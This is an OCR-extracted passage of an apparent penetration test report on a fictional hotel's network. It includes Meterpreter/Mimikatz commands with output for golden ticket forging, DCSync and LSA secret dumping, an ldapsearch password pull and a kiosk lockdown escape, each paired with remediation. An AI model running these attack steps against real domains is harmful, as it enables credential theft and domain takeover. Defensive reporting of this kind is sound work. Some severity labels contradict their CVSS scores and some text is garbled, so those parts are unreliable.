Remediation	Do not disable Windows Defender as it's important for workstation security.

Golden Ticket		
Risk Rating		CVSS Score
High		**9.3**
Affected System(s)	10.0.0.0/24	
Details	A Golden Ticket is a forged Ticket Granting Ticket, TGT, created with a stolen Key Distribution Center, KDC, Key. Using Mimikatz and the information gathered with the **dcsync** commands, we were able to create this golden ticket for a user we added, g.ticket, as shown in the evidence section.	


Evidence	
	`meterpreter > golden_ticket_create -d corp.cc.local -u g.ticket -s S-1-5-21-412947362-2914719099-1770904944-1162 -k 0`
	`[illegible] -t /root/ticket.kirbi`
	`[+] Golden Kerberos ticket written to /root/ticket.kirbi`	

Impact	With a golden ticket, a malicious user could create as many domain administrators as they want, resulting in it very hard to remove their persistence without wiping the entire domain controller. Likewise, they can use the golden ticket to remain in control of a domain administrator despite the administrator's attempts to change their password.	

Golden Ticket	
Remediation	Routinely update the Kerberos TGT password twice. Changing the password twice ensures that any ticket signed with a stolen KDC key will be invalidated. The DC stores two versions of the Kerberos TGT password (a current and previous version), which enables the KDC to check whether an invalid TGT has a KDC key that matches a previous Kerberos TGT password. (The Windows Event ID 4769 will notify you if a golden ticket is submitted to a DC after the Kerberos TGT password was reset twice.) Make sure that DCs are well protected by limiting the number of accounts with domain administrator privileges. Also limit the number of servers a domain administrator logs into, and delegate administrative privileges to custom administrator groups. Follow these recommendations to reduce the attack surface for compromising a domain administrator account and accessing a DC. Monitor for unusual activity associated with Active Directory and Keberos. You can audit Kerberos AS and TGS events for discrepancies. Windows logon and logoff events that contain empty fields (Event ID 4624, 4672, and 4634) can be indicators of a golden ticket or pass-the-ticket activity associated with golden tickets. Other indicators of a golden ticket attack can include TGS ticket requests without previous TGT requests or TGT tickets with arbitrary lifetime values.w
References	https://www.extrahop.com/company/blog/2021/detect-kerberos-golden-ticket-attacks/


DCSync	
Risk Rating	CVSS Score
High	**8.8**
Affected System(s)	10.0.0.0/24
Details	For availability, more than one domain controller can be deployed in an

DCSync	
	Active Directory infrastructure that will have a copy of the Active Directory database that it provides updates to. If a new user is added, this change would need to be propagated to the database. This is known as Active Directory replication and is a set of methods and protocols to synchronize the database of Active Directory domain controllers. Using Mimikatz, the command **dcsync** will make the hosting computer impersonate a Domain Controller in the eyes of the Domain Controller to obtain stored credentials of the Domain Controller. While a domain admin account is required, dcsync can be used to dump the hashes of all users or of a specific user as shown under evidence.

Evidence	

```
meterpreter > dcsync_ntlm krbtgt
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Contr
oller)
[+] Account   : krbtgt
[+] NTLM Hash : [redacted]
[+] LM Hash   :
[+] SID       : [redacted]
[+] RID       : [redacted]
meterpreter > dcsync krbtgt
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Contr
oller)
[DC] 'corp.cc.local' will be the domain
[DC] 'dc01.corp.cc.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : [redacted]
Object Security ID   : [redacted]
Object Relative ID   : [redacted]

Credentials:
  Hash NTLM: [redacted]
    ntlm- 0:
    lm  - 0:

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : [redacted]

* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.CC.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : [redacted]
      aes128_hmac       (4096) :
      des_cbc_md5       (4096) :

* Primary:Kerberos *
    Default Salt : CORP.CC.LOCALkrbtgt
    Credentials
      des_cbc_md5       : [redacted]

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  [redacted]
    02
    03
    04
    05
    06
    07
    08
    09
    10
    11
    12
    13
    14
    15
    16
    17
    18
    19
    20
    21
```

DCSync



```
Object RDN           : [redacted]

** SAM ACCOUNT **

SAM Username         : [redacted]
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : [redacted]
Object Security ID   : [redacted]
Object Relative ID   : [redacted]

Credentials:
  Hash NTLM: [redacted]

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : [redacted]

* Primary:Kerberos-Newer-Keys *
    Default Salt : [redacted]
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : [redacted]
      aes128_hmac       (4096) : [redacted]
      des_cbc_md5       (4096) : [redacted]

* Primary:Kerberos *
    Default Salt : [redacted]
    Credentials
      des_cbc_md5       : [redacted]

* Primary:WDigest *
    01  [redacted]
    02
    03
    04
    05
    06
    07
    08
    09
    10
    11
    12
    13
    14
    15
    16
    17
    18
    19
    20
    21
    22
    23
    24
    25
    26
    27
    28
    29

* Packages *
    NTLM-Strong-NTOWF

* Primary:CLEARTEXT *
    [redacted]
```

Impact	Malicious actors who are able to carry out this attack will be able to target the domain controller without having to log on to or place code on the controller. With this ability an attacker could take over any account on the domain, and take out the infrastructure entirely leading to a complete loss of the business capability.

DCSync	
Replication	After gaining control of the Active Directory and launching a meterpreter session we were able to **load kiwi** onto the Domain Controller and run commands dcsync_ntlm and **dcsync** to obtain the NTLM hashes and clear text passwords of users.
Remediation	To make DCSync attacks more difficult, be sure to carefully control the Replicating Directory Changes, Replicating Directory Changes All, and Replicating Directory Changes in Filtered Set privileges in Active Directory. Decryptions of Microsoft protocols, such as Kerberos, would allow for early detection of abnormal behavior and forged Kerberos Tickets.
References	https://www.extrahop.com/resources/attacks/dcsync/

MyRewards Debug API	
Risk Rating	CVSS Score
High	**6.8**
Affected System(s)	My Rewards (10.0.0.12)
Details	The My Rewards application responds with plaintext passwords. It also exposes the user data of other users.
Impact	Exposes the sensitive data of users to other users. People commonly reuse passwords so exposing a person's password could expose them to attacks on other sites.
Remediation	There is no need for the api to return users passwords. Passwords should not leave the server and should be hashed.

RDP Enabled on Kiosks


Risk Rating	CVSS Score
High	**5.8**

Affected System(s)	Guest Kiosks (10.0.200.101-4)
Details	RDP (Remote Desktop Protocol) is enabled on the kiosks.
Impact	With RDP, users can access the Desktop of the kiosks without physically being in front of it. While this may be used as an administrative tool for management, it does open up similar capabilities for attackers on the guest network. These attackers can then watch other users' activities without physically being behind them thus bypassing physical security that may be in place to protect the kiosk users' privacy. It may also result in users being able to operate the machines without leaving behind physical evidence.
Remediation	RDP should be disabled. See references for more details.
References	http://ssg.cs.ucdavis.edu/services/security/disabling-rdp-in-windows

Medium

* LDAP Encoded Passwords *


Risk Rating	CVSS Score

* LDAP Encoded Passwords *	
Medium	**8.3**
Affected System(s)	10.0.0.100
Details	The LDAP service stores unencrypted base64 encoded passwords that are trivial to decode.
Evidence	 dn: uid=[redacted],ou=users,dc=cozycroissant,dc=com cn: [redacted] sn: [redacted] givenName: [redacted] objectClass: inetOrgPerson objectClass: organizationalPerson objectClass: person objectClass: top mail: [redacted] uid: [redacted] street: [redacted] l: [redacted] st: [redacted] postalCode: [redacted] userPassword:: [redacted] dn: uid=[redacted],ou=users,dc=cozycroissant,dc=com cn: [redacted] sn: [redacted] givenName: [redacted] objectClass: inetOrgPerson objectClass: organizationalPerson objectClass: person objectClass: top mail: [redacted] uid: [redacted] street: [redacted] l: [redacted] st: [redacted] postalCode: [redacted] userPassword:: [redacted]

* LDAP Encoded Passwords *	
Impact	Attackers could decode the credentials of TCC administrators and clients to obtain plain text passwords. The credentials of these users could be leveraged across TCC's network to gain unauthorized access. Plain text credentials additionally expose clients to having other personal accounts compromised in the face of a potential breach, posing a substantial risk to the reputation of TCC.
Replication	**ldapsearch -H ldap://10.0.0.100 -b "dc=cozycroissant,dc=com" -D "dc=admin,dc=cozycroissant,dc=com" -xW -LLL cn=***
Remediation	Passwords should only be stored as salted hashes.
References	https://nakedsecurity.sophos.com/2013/11/20/serious-security-how-to-store-your-users-passwords-safely/

* Hotel CCTV Publicly Exposed *	
Risk Rating	CVSS Score
Medium	**8.6**
Affected System(s)	104.21.87.52, 172.67.141.133
Details	Upon searching "thecozycroissant cameras" on Google, we discovered the "tcchotelcctv.com" URL. The website itself seemed down during our engagement, but we were able to view prior images using the Wayback Machine.

* Hotel CCTV Publicly Exposed *

Evidence	 CAM 1 CAM 2 CAM 3 CAM 4 MULTI OFFLINE OFFLINE
Impact	These images may reveal sensitive information on customers and employees. Malicious actors could also monitor these feeds to learn employee schedules and plan the best time for physical attacks. Any vulnerabilities in the streaming service or IOT cameras could also potentially be an initial access vector into internal TCC networks.
Replication	Visit the archive URL: http://web.archive.org/web/20221019003852/https://tcchotelcctv.com/
Remediation	We suggest that TCC file a request for content removal immediately. We have attached a link to help with this process. A WHOIS lookup on the "tcchotelcctv.com" domain further reveals more personal information (name, email, address, phone, etc.) on employee Jamie Jackson. If this website is no longer operational, this information should also be removed. https://help.archive.org/help/how-do-i-request-to-remove-something-from-archive-org/
References	https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/exposed-video-streams-how-hackers-abuse-surveillance-cameras


Credentials Exfiltration

Risk Rating	CVSS Score

Credentials Exfiltration	
Medium	**6.8**
Affected System(s)	10.0.0.0/24
Details	Credential dumping is frequently used by attackers during lateral movement after gaining access to machines. This is due to attackers preferming to hide their nefarious actions using valid credentials. One of the most common methods of gaining user passwords is to dump the information stored in the Local Security Authority, LSA, where Windows stores information about user logins, authentication of users and their LSA Secrets and stores user passwords, service account passwords, SQL passwords and more. The functionality and the information stored may vary. For example, there are differences between machines that are in an Active Directory domain versus those that are not. We were able to dump said information in the LSA by using kiwi's **lsa_dump_secrets** command as shown in evidence.

Credentials Exfiltration

Evidence



```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : DC01
SysKey : [redacted]

Local name : DC01 [redacted]
Domain name : COZY [redacted]
Domain FQDN : corp.[redacted]

Policy subsystem is : 1.14
LSA Key(s) : 1, default [redacted]
  [00] [redacted]

Secret  : $MACHINE.ACC
cur/hex : [redacted]
    NTLM:[redacted]
    SHA1:[redacted]
old/hex : [redacted]
    NTLM:[redacted]
    SHA1:[redacted]

Secret  : DefaultPassword
cur/text: [redacted]
old/text:

Secret  : DPAPI_SYSTEM
cur/hex : [redacted]
    full: [redacted]
    m/u : [redacted]
old/hex : [redacted]
    full: [redacted]
    m/u : [redacted]

Secret  : NL$KM
cur/hex : [redacted]
old/hex : [redacted]

Secret  : [redacted]
cur/text: [redacted]
old/text:
```

Impact

With valid credentials, attackers will be able to carry out further actions after gaining access to a system with reduced likelihood of being detected by monitoring software.

Credentials Exfiltration

Remediation	In order to prevent credential dumping and exfiltration, it is recommended that organizations ensure that any older systems on the network do not still have LM encrypted passwords in the SAM database, and that LM (disabled by default) has not been enabled on newer systems. LM passwords use only a limited character set and are trivial to crack. It is also recommended that NTLMv1 be disabled. It is relatively easy to extract the password from an NTLMv1 hash, and as long as it wasn't configured otherwise, most services that will work with NTLMv1 should also work with NTLMv2.
References	https://www.sentinelone.com/blog/windows-security-essentials-preventing-4-common-methods-of-credentials-exfiltration/

Low

Authentication over http

Risk Rating	CVSS Score
Low	**7.5**
Affected System(s)	Jellyfin (10.0.0.20), Payments (10.0.0.200)
Details	Authentication to the Jellyfin service and the payments api occurred over http.
Impact	This exposes sensitive credentials to man in the middle attacks.
Replication	Access the services using the browser and notice that the service is running on http.

Authentication over http

Remediation	Configure https on all services.
References	https://certbot.eff.org/



WordPress Outdated Version

Risk Rating	CVSS Score
Low	**6.5**
Affected System(s)	HMS (10.0.0.6)
Details	We noticed that the WordPress site version (4.8.21) was outdated .
Impact	A legacy version may have vulnerabilities that are not patched.
Remediation	Update WordPress.
References	https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance-release/

Internet Explorer 11 Lockdown Bypass


Risk Rating	CVSS Score

Internet Explorer 11 Lockdown Bypass		
Low		5.8
Affected System(s)	Guest Kiosks (10.0.200.101-4)	
Details	After logging into the kiosk machines via RDP under the Administrator account, we were greeted with an Internet Explorer 11 webpage with a gif as seen below in the first image. We then tried to escape this "lockdown" via a process of escalation. It began with a step of trying to save the webpage which opened up a save dialogue with limited permissions. Via this dialogue, we both saved the gif image and then opened it with Paint. Inside of Paint, we were able to open up another file manager, but this time a higher privileged one through the File > Open route. While this did not allow us to directly launch cmd.exe (Command Prompt), we created a copy of this executable and were able to run that to get the shell as seen in the second image below.	

Evidence	 129.21.248.104 - Remote Desktop Connection YOU DIDN'T SAY THE MAGIC WORD! 
Impact	These defenses were put into place to prevent Administrator operation on

Internet Explorer 11 Lockdown Bypass	
	the kiosks, but this escape renders this additional security layer irrelevant.

Informational

Unsecure Password Generator	
Risk Rating	CVSS Score
Informational	**0**
Affected System(s)	10.0.0.6, 10.0.0.11
Details	While surveying hosts on the corporate network, we discovered the presence of an executable, *secureadministrationpassword.exe*, that appears to serve as an ostensibly secure password generator for Administrator users. This program works by "generating" a password that appears for a certain period of time before expiring and requiring you to generate a new password. However, the password remains the same regardless of whether the timer expires or the password is regenerated. Addit
Evidence	
Impact	The impact of the use of this software is unknown as we were unable to determine if the generated credentials were used during the timeframe of the assessment. Though, it should be noted that this could increase the severity of a breach if these credentials are reused in the environment.

```
PS C:\SecureAdmin\SecureAdministrationPassword> type secure_settings.ini
[SecureAdministrationPassword]
backendURL=http://127.0.0.1:8080
relockTime=314
securePassword=[redacted]
secureUser=[redacted]
pullOnlinePassword=0
updateURLPrimary=0
version=2.0.5
PS C:\SecureAdmin\SecureAdministrationPassword>
```

